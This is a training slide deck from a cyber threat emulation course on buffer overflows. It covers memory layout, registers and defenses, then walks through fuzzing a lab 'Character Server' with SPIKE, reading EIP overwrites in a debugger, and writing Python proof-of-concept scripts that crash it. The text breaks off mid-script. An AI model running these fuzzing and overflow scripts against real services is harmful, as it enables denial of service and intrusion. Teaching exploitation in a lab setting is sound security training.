

A night photograph of an aircraft carrier deck. In the foreground, a flight deck crew member wearing a high-visibility vest with reflective stripes stands with arms raised, signaling to an aircraft. Another crew member is partially visible behind him. The deck is marked with white and yellow safety lines. In the background, the dark silhouette of an aircraft carrier is visible against a cloudy sky.

Cyber Threat Emulation (CTE)

Module 2, Lesson 14:

Buffer Overflow

Course Objectives

After completing this course, students will be able to:

- Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
- Analyze threat information
- Develop a Threat Emulation Plan (TEP)
- Generate mitigative and preemptive recommendations for local defenders
- Develop mission reporting
- Conduct participative operations
- Conduct reconnaissance
- Analyze network logs for offensive and defensive measures

Course Objectives (Continued)

Students will also be able to:

- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

Module 2: Threat Emulation (Objectives)

- Conduct reconnaissance
- Generate mission reports from non-participative operations
- Plan a non-participative operation using social engineering
- Plan a non-participative operation using Metasploit
- Analyze network logs for offensive and defensive measures
- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan a non-participative operation using Python
- Develop fuzzing scripts
- Develop buffer overflow exploits

Module 2 – Lesson 14: Buffer Overflow

- Define buffer overflow
- Explain methods of identifying buffer overflows
- Identify buffer overflow vulnerabilities
- Develop buffer overflow exploits

Lesson Overview

In this lesson we will discuss:

- Buffer overflows
 - Definition & identification
 - Identifying vulnerabilities
 - Developing buffer overflow exploits

Definition of Buffer Overflow

Buffer Overflow

A buffer overflow happens when more data is written to a fixed/static area of memory (buffer) than can be held in that area.

What happens?:

- Somewhat unpredictable, but generally bad stuff occurs (for example, exceptions, crashes and denial of service)

Causes of Buffer Overflow

Let's start simple, really simple:

Fixed size buffer




Too much data



C Program in Memory

- Kernel
- Stack
- Heap
- Uninitialized Data
- Initialized Data
- Text



Registers Overview

Registers

Registers are areas of storage, built in to the processor, that store values and instructions for the processor.

- Common x86 Registers
 - General: EAX, EBX, ECX, EDX
 - Pointers and Indexes: EIP, ESP, EBP
 - Many others

Stack vs. Heap

Stack

- Area of memory set aside for static allocation
- Local variables and return addresses are stored here, by functions
- Automatic allocation and deallocation
- Last In First Out (LIFO)
- Limited memory size

Heap


- Area of memory set aside for dynamic allocation
- Must allocate and deallocate memory here
- Should be freed after use
- Allows unlimited memory size

Heap Overflow

Two primary conditions/methods of exploitation of heaps:



Allocating large amounts
of memory



Allocating memory
continuously without freeing

Stack Overflow

Two methods of overflowing the stack:

1

Create large numbers of local variables until crash

2

Allocate more memory than the stack can handle

Segmentation Faults

- Segmentation faults are caused when a program attempts to read/write to an illegal memory location.
 - What could this mean for us?
 - Stops payload execution
 - Crashes/stops program
- So what can we do about segmentation faults?
 - Primarily, we need to pinpoint target our payload. Either directly through EIP or indirectly through existing JMP calls in other areas of memory.

Detecting Overflow Vulnerabilities – Black Box Testing

Both Stack and Heap overflows are very similar when it comes to black box testing (Are we black box testing?):

- Input more data (strings, integers, etc.) than the buffer can handle

Differences:

- Stack overflows generally identify an instruction pointer structured exception handler
- Heap overflows often times appear as a pointer *after* the heap management routine



Exploiting Overflows - Heap

Common heap exploitation:

- Use After Free
 - Memory that is simply ‘freed’ still exists in memory. If the buffer is overflowed, an attacker may be able to utilize the data in the freed memory for exploitation.
- More advanced (older, but great read):
 - <http://www.mathyvanhoef.com/2013/02/understanding-heap-exploiting-heap.html>

Exploiting Overflows - Stack

Common Stack exploitation:



NOP Sleds/Slide/Ramp

What exactly is a NOP Sled?

- Stacks can be randomized
- NOP Sled is a wide set of No-Operation instructions that eventually lead to the payload.
- Could prevent your shellcode from being overwritten, allowing execution.

Tools to Help Exploit Overflow

Some tools that might help:

- Fuzzers, to help locate overflows
- Debuggers, to identify exact locations in memory
- !mona, because manual is hard
- Python, because manual may be the only way
 - (or other inferior programming languages)
- msfvenom and other payloads and payload tools



Recommendations to Protect Against Buffer Overflow

- Code review (remove common vulnerabilities)
 - Don't use: strcpy, strcat, sprintf, vsprintf
 - Do use: canaries (terminator, random, XOR)
 - Do use: bounds checking (input validation)
- Address space layout randomization (ASLR)
 - Often implemented at the OS kernel level
 - Can be bypassed, sometimes
- Data Execution Prevention
 - Attempts to prevent execution from protected memory spaces



Let's Overflow a Simple Buffer

We can try to expand upon our fuzzing from yesterday. Let's look at Character Server, specifically the "CLASS" command.

Spoiler alert: It's vulnerable, but let's walk through the steps...

```
CLASS [warrior, wizard, cleric]
```

```
CLASS warrior
Class is set
```

- Seems the CLASS command is looking for "warrior", "wizard", or "cleric"

Unexpected Input

- What happens if we throw some unexpected input (e.g. anything other than warrior, wizard, or cleric)?
 - Alternate text appears to set correctly

```
Class is set
CLASS enchanter
Class is set
CLASS 12345
Class is set
CLASS !@#$%^&*()_
Class is set
```

A Bit of Fuzzing

We know CLASS is vulnerable, but we still have to find it.

- Let's use SPIKE:

Tells SPIKE to read/listen for responses


Static string sent with every fuzz attempt. Note the space!

Tells SPIKE to the type of data that should be sent to the server

```
s_readline();  
s_string("CLASS ");  
s_string_variable("COMMAND");
```


Wireshark

Set up the capture to pick up all applicable traffic:



Debugger Time


Let's load up Immunity again:



Fuzzing

```
root@kali:~/fuzzer# /usr/bin/generic_send_tcp 192.168.111.154 31337 CLASS.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
```


Crash



Registers (FPU)

```
EAX 023BF210 ASCII "CLASS .:/AAAAAAAAAAAAAAA  
ECX 0071785C  
EDX 00000000  
EBX 00000090  
ESP 023BF9F0 ASCII "AAAAAAAAAAAAAAA  
EBP 41414141  
ESI 00000000  
EDI 00000000  
  
EIP 41414141  
  
C 0 ES 002B 32bit 0(FFFFFFF)  
P 1 CS 0023 32bit 0(FFFFFFF)  
A 0 SS 002B 32bit 0(FFFFFFF)  
Z 1 DS 002B 32bit 0(FFFFFFF)  
S 0 FS 0053 32bit 7EFD7000(F)  
T 0 GS 002B 32bit 0(FFFFFFF)  
D 0  
0 0 LastErr ERROR_SUCCESS (00000000)  
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

Locate string



Create Proof of Concept

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../AAAAAAAAAAAAAAA'

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
    fuzz.connect((ip, port))
    fuzz.send(bytes(buffer, 'latin-1'))
```

Better POC

Simplified buffer

```
#!/usr/bin/env python3

import socket

ip='192.168.229.13'
port=31337

buffer = 'CLASS /.../' + "A" * (5011 - 11)

print(f"Sending: {buffer}")

with socket.socket() as fuzz:
    fuzz.connect((ip, port))
    fuzz.send(bytes(buffer, 'latin-1'))
```

Locate EIP through pattern

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -h
Usage: msf-pattern_create [options]
Example: msf-pattern_create -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
  -l, --length <length>          The length of the pattern
  -s, --sets <ABC,def,123>        Custom Pattern Sets
  -h, --help                      Show this message
```

```
./pattern_create.rb -l 5100 > CLASS_pattern.txt
```


Pattern integration

```
root@kali:~/fuzzer# cp classfuzzer.py classfuzzerpattern.py  
root@kali:~/fuzzer# nano classfuzzerpattern.py
```

```
#!/usr/bin/env python3

import socket

